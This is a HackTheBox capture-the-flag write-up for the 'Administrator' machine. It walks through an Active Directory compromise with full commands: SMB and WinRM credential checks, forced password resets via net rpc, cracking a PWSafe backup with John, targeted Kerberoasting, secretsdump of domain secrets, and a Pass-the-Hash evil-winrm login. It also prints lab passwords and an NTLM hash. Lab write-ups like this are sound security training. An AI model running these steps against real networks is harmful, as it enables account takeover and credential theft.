HTB — Administrator (writeup)
Summary
This writeup documents my steps on the HackTheBox Administrator machine. It follows reconnaissance, initial access with an SMB credential, Active Directory enumeration with BloodHound, credential recovery via a PWSafe file, a targeted Kerberoast to obtain service hashes, and finally secrets extraction and a Pass-the-Hash login to gain Administrator.
1. Reconnaissance
Run a basic scan to discover services and versions:
nmap -sC -sV 10.10.11.42
2. Initial authentication checks (SMB / WinRM)
I had credentials for an account named Olivia and checked SMB and remote shells.
Check SMB auth:
nxc smb "10.10.11.42" -u "Olivia" -p "ichliebedich"
Check for remote execution / shell availability (WinRM):
netexec winrm 10.10.11.42 -u 'Olivia' -p 'ichliebedich'

If pawned or a shell is indicated, use evil-winrm:
evil-winrm -i 10.10.11.42 -u 'Olivia' -p 'ichliebedich'
(These checks reveal whether remote shells are reachable and which method works best.)
3. AD enumeration with BloodHound
Install the Python BloodHound collector:
pip install bloodhound

Collect data and export the zip for BloodHound, then upload it to the BloodHound UI and search for user Olivia. From the BloodHound graph I noticed Olivia had an Outbound Control path — this suggested further lateral movement possibilities.
(Screenshot: BloodHound view showing Olivia → Outbound Control)
4. Target: Michael — changing a password via net rpc password
I attempted to change Michael’s password using an account we controlled (Olivia), which allowed me to authenticate as Michael afterwards.
Generic form:
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
Applied to this box:
net rpc password "Michael" "password" -U "administrator.htb\Olivia%ichliebedich" -S "10.10.11.42"
Test the new password:
nxc smb administrator.htb -u "Michael" -p "password"
5. FTP access & retrieving the PWSafe backup
One of the FTP accounts contained a PWSafe backup file. I connected and downloaded it.
Connect to FTP:
ftp 10.10.11.42
# provide username and password when prompted
ls
get <filename>
(Screenshots: FTP listing and get showing the downloaded file.)



6. Extracting hashes from the PWSafe backup & cracking
Let’s try to use the downloaded file, we can see that it have a extension .psafe3 with some research we found that is backup folder for the password manager pwsafe
So let’s Install the password manager to try to see the content of backup
You can install it for example with flatpak
https://flathub.org/apps/org.pwsafe.pwsafe
flatpak install flathub org.pwsafe.pwsafe
When try load the backup we get this screen

here we see we need to get the Master password in order to get the content
I used pwsafe2john.py to extract a hash from the Backup.psafe3 file, then cracked it with John the Ripper.
pwsafe2john.py Backup.psafe3 > hash
john --wordlist=`fzf-wordlists` hash


John recovered a password from the PWSafe backup. That password gave me other credentials (for example, Emily Rodriguez).



7. BloodHound follow-up: Emily → Ethan (DACL / DACL abuse)
Returning to BloodHound, I saw a path where Emily Rodriguez had access to Ethan. Using the credentials recovered from the PWSafe backup, I authenticated as Emily:
nxc smb administrator.htb -u 'emily' -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb"

BloodHound indicated a DACL-related attack path (Targeted Kerberoast / DACL abuse). I followed resources on DACL abuse to plan the next step.
(Links/screenshots: BloodHound paths and DACL abuse references.)
https://www.thehacker.recipes/ad/movement/dacl/
8. Targeted Kerberoast (time setup + targeted tool)
Because Kerberoasting depends on Kerberos timestamps, I prepared the host time and then ran a targeted Kerberoast script to get service ticket hashes. The repository I used provides a targetedKerberoast.py.
To align the system time for the Kerberos attack I used faketime with an rdate result, then ran the targeted Kerberoast script.
faketime "$(rdate -n administrator.htb -p | awk '{print $2, $3, $4}' | date -f - "+%Y-%m-%d %H:%M:%S")" zsh
# then run targetedKerberoast.py against the target


 After dumping the ticket hashes, I put them into a hash file and cracked them with John:
9. Abuse path → secretsdump.py and extracting NTLM hashes

With the credentials obtained from the Kerberoast/paths, I used secretsdump.py (Impacket) to extract NTLM hashes / domain secrets from the Domain Controller.

secretsdump.py 'adminstrator.htb/ethan:limpbizkit@10.10.11.42'
Example usage format:
From the dumped output I extracted the Administrator NTLM hash:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
-
LM hash is the placeholder (empty)
-
NTLM hash =
3dc553ce4b9fd20bd016e098d2d2fd2e
I used that NTLM hash for Pass-the-Hash login:
evil-winrm -i 10.10.11.42 -u 'Administrator' -H "3dc553ce4b9fd20bd016e098d2d2fd2e"

10. Root / Administrator

The Pass-the-Hash login succeeded and gave an Administrator shell on the box.

(Screenshots: Administrator shell / proof of root, capturing root flag and user flag)